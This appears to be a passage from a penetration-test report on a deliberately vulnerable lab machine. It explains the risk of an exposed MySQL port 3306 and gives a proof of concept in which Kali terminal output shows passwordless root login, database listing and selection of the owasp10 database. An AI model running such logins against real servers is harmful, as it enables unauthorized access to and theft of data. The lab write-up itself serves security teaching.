
We will write the ip in browser to open the server




This is server user name and password for administrator




The page of administration is opened




This is a userDatabase



Now we can create new user or delete user from database





(7) Vulnerability Exploited: MySQL Port 3306

Vulnerability Explanation: The vulnerability associated with **MySQL Port 3306**

stems from the fact that this is the default port used by MySQL database servers

to listen for client connections. If this port is exposed to the internet or to

unauthorized users without proper security measures, it can lead to a variety of

attacks and security issues. By default, MySQL listens for connections on port

3306. If this port is open to the internet or untrusted networks without proper

security controls (like firewall rules, encryption, or authentication). If the MySQL

server is using weak or default credentials (e.g., “root”/“password”), attackers can

easily authenticate and gain access to the database.

Impact:

The exposure of **MySQL Port 3306** can have significant impacts on the security of

a system, especially if not properly secured. If MySQL’s default port 3306 is

exposed to the internet without proper security measures, attackers can attempt

to gain unauthorized access. Attackers can send a flood of requests or heavy

queries to the MySQL server via port 3306, overwhelming it and causing service


disruption. If an attacker gains access to a lower-privileged MySQL user, they

could exploit weak permission settings or vulnerabilities to escalate privileges.


Severity: Critical

Proof of Concept (PoC):

Now we are ping on the ip of machine



This is a port scan on port 3306(mysql)



There is no protection available for connecting to the database by machine. (no password)

```
┌──(root㉿kali-linux-2022-2)-[~]
└─# mysql -u root -p -h 192.168.1.201
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

This the database inside the machine

```
┌──(root㉿kali-linux-2022-2)-[~]
└─# mysql -u root -p -h 192.168.1.201
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.040 sec)

MySQL [(none)]>
```

We will use opasp10 database

```
┌──(root㉿kali-linux-2022-2)-[~]
└─# mysql -u root -p -h 192.168.1.201
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> use owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [owasp10]>
```

Now we will show tables on database and select all data from table accounts